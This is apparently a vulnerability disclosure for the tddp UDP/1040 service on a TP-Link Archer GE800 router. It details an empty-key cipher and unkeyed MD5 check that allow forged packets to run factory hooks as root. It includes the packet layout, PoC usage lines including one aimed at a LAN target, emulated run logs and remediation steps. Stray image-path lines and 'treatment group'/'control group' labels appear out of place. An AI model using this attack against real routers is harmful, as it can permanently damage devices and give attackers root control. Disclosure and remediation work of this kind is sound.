TP-Link Archer GE800 Firmware

Firmware under test: `ge800v1-up-us-ver1-4-1-P1[20260728-rel24732]_nosign_2026-07-28_00.37.58.bin` (US region, aarch64, QSDK/OpenWrt derivative).

TP-Link Archer GE800 tddp UDP/1040 Authentication Bypass / Unauthenticated Command Execution (Factory Test Hooks)

Vulnerability Title

TP-Link Archer GE800 1.4.1 tddp TDDPv2 Packet Encryption Empty Key factory test hook command execution

Abstract

A vulnerability has been found in TP-Link Archer GE800 1.4.1. Affected is the TDDPv2 handler of the `/usr/bin/tddp` service (UDP port 1040). The packet "encryption" is a reversible custom block cipher used with an **empty key** (a 9-byte key buffer is zeroed at process start) combined with an **unkeyed MD5** integrity check, and therefore provides no authentication. Any LAN host can forge fully valid TDDPv2 packets. The "Special cmd" dispatcher (command byte 3, sub-command byte at header offset 10) reaches `tddp_execCmd()`, which logs the command and executes it via `/bin/sh -c`. Multiple factory test hooks are reachable unauthenticated and run as root, including `tddp_hook_erase_radio` (wireless radio calibration erase), `tddp_hook_close_dfs` and `tddp_hook_close_txbf`.

Affected Products

- TP-Link Archer GE800, firmware 1.4.1 (20260728-rel24732), US region build
- Other region builds very likely affected (the tddp binary and its hook table are not region-gated; the region-gated component is only an unrelated iptables knock script)

Technical Details

- CWE-306: Missing Authentication for Critical Function
- CWE-78: Improper Neutralization of Special Elements used in an OS Command (command execution primitive)
- Service: `/usr/bin/tddp`, UDP 1040, bound to 0.0.0.0, started by default (unless nvram `user_disable_tddp=yes`).

Root cause, established by full reverse engineering and runtime confirmation:

1. **No authentication on the wire protocol.** TDDPv2 payload transform (function 0x411928, wrapper 0x412848) is an 8-byte-block custom symmetric cipher whose key is the 9-byte buffer at `ctx+0x38`, which the process zeroes at startup (0x415fac). The integrity check is `MD5(header_with_digest_field_zeroed || plaintext)` (0x414678/0x414f24) with no secret. An attacker can compute both offline. This was verified at runtime by encrypting a

payload with the device's own cipher routine (gdb inferior call at the decrypt call site 0x414ec4) and having the unmodified binary accept, decrypt and dispatch the forged packet.

2. **Command dispatch without authorization.** `recvfrom()` at 0x415b40 → decrypt/MD5 gate → session machine (0x41517c, first packet opens the session, keyed on the source endpoint) → v2 dispatcher (0x41524c) → "Special cmd" handler 0x404d58 (cmd = 3) → sub-command jump table at 0x416b74 (valid range header[10] = 0x0a..0xb8) → per-sub-command handlers that call `tddp_execCmd()` (0x402948: `vsprintf` into a buffer, `printf("[tddp_execCmd():%d] cmd: %s")`, `fork`, `execve("/bin/sh", "-c", buffer)`).
3. **Reachable hooks (runtime-confirmed sub-commands, single forged UDP packet each once the session is opened):**
   - sub-command 0x13 / 0x17 → `tddp_hook_erase_radio`
   - sub-command 0x19 → `tddp_hook_close_dfs`
   - sub-command 0x1a → `tddp_hook_close_txbf`
   - further sub-commands drive `tddp_hook_setmac` (MAC formatted as hex bytes, not injectable) and an enable-testmode hook.
     The state bit gating some hooks (ctx+44 bit 0x20) is set unconditionally at startup (0x402bf0). A firmware "administration module missing" message is printed during processing but does **not** block hook execution (verified).

Packet format (28-byte header, big-endian length):

```
[0]      version = 2
[1]      command = 3
[2]      code    = 2
[3]      reply   = 0
[4:8]    payload length (BE) = len(padded_plaintext)
[8:10]   ident
[10]     sub-command
[0x0c:0x1c] MD5(header with this field zeroed || plaintext zero-padded to 8)
[0x1c..] custom-cipher ciphertext of the padded plaintext (empty key)
```

Proof of Concept (PoC)

Complete standalone exploit: `exploit_tddp_hooks.py`.
It encrypts the payload with the firmware's own cipher routine (gdb inferior call into the unmodified binary under qemu-user), builds the packet, and sends it. `--selftest` performs a full local verification against the emulated firmware binary.

Observed output (original, unmodified firmware binary under qemu-user; forged packets from a single UDP socket, sub-commands ramped 0x0a→0x17 to arm the test state):

```
[tddp_parserVerTwoOpt():572] TDDPv2: Special cmd
[tddp_cmd_spCmd():1222] #spCmd: CMD3TESTPAYLOAD!! 23
[tddp_execCmd():72] cmd: tddp_hook_erase_radio
sh: 1: tddp_hook_erase_radio: not found
[tddp_execCmd():72] cmd: tddp_hook_close_dfs
sh: 1: tddp_hook_close_dfs: not found
[tddp_execCmd():72] cmd: tddp_hook_close_txbf
sh: 1: tddp_hook_close_txbf: not found
```

The `cmd:` lines are emitted by `tddp_execCmd()` immediately before `fork`+`execve`; the `sh:` lines are the forked `/bin/sh` executing the command (the hook binaries are not present in the analysis environment; on a real device they exist as root-owned factory scripts and execute).

Usage:

```
# verify locally against the emulated firmware (requires qemu-aarch64-static,
# gdb-multiarch, and the firmware /usr/bin/tddp + its musl libs):
python3 exploit_tddp_hooks.py --selftest --subcmd 0x17

# attack a device on the LAN:
python3 exploit_tddp_hooks.py --target 192.168.0.1 --subcmd 0x17
```

Impact


An unauthenticated attacker on the LAN (or on any network segment that can reach UDP 1040, e.g. a compromised IoT device or a guest network without client isolation) can execute factory maintenance commands as root:

- `tddp_hook_erase_radio`: erases wireless radio calibration data — permanent wireless malfunction requiring factory recalibration.
- `tddp_hook_close_dfs` / `tddp_hook_close_txbf`: disables DFS channel selection / transmit beamforming — RF degradation.
- enable-testmode hook: puts the device into production test mode — expanded attack surface and arbitrary RF parameters.
- `tddp_hook_setmac`: rewrites interface MAC addresses.

Remediation


1. Remove all `tddp_hook_*` factory hooks (and the dead `CMD_AUTO_TEST` 0x31 handler) from production firmware, or gate them behind a hardware debug state plus a per-session secret.
2. Replace the TDDPv2 "encryption" with real authentication, e.g. an HMAC keyed by a device-unique secret (the platform already provides a key-derivation module, see Entry 2).
3. Until fixed, restrict UDP 1040 to the management VLAN at the firewall.

treatment group



```
PS C:\Users\daaa\Desktop> ssh iot "cd ~/ge800run/poc && python3 exploit_tddp_hooks.py --selftest --subcmd 0x19"
[*] encrypting payload via firmware oracle ...
[*] payload encrypted by the firmware cipher (oracle)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] forged packet sent to 127.0.0.1:1040 (52 bytes)
[*] tddp log tail:
    sh: 1: getfirm: not found
    [tddp_execCmd():72] cmd: tddp_hook_erase_radio
    sh: 1: tddp_hook_erase_radio: not found
    [tddp_execCmd():72] cmd: tddp_hook_close_dfs
    sh: 1: tddp_hook_close_dfs: not found
    [tddp_execCmd():72] cmd: tddp_hook_close_txbf
    sh: 1: tddp_hook_close_txbf: not found

[+] Hook command execution confirmed: tddp logged the cmd: line and forked /bin/sh
```



control group

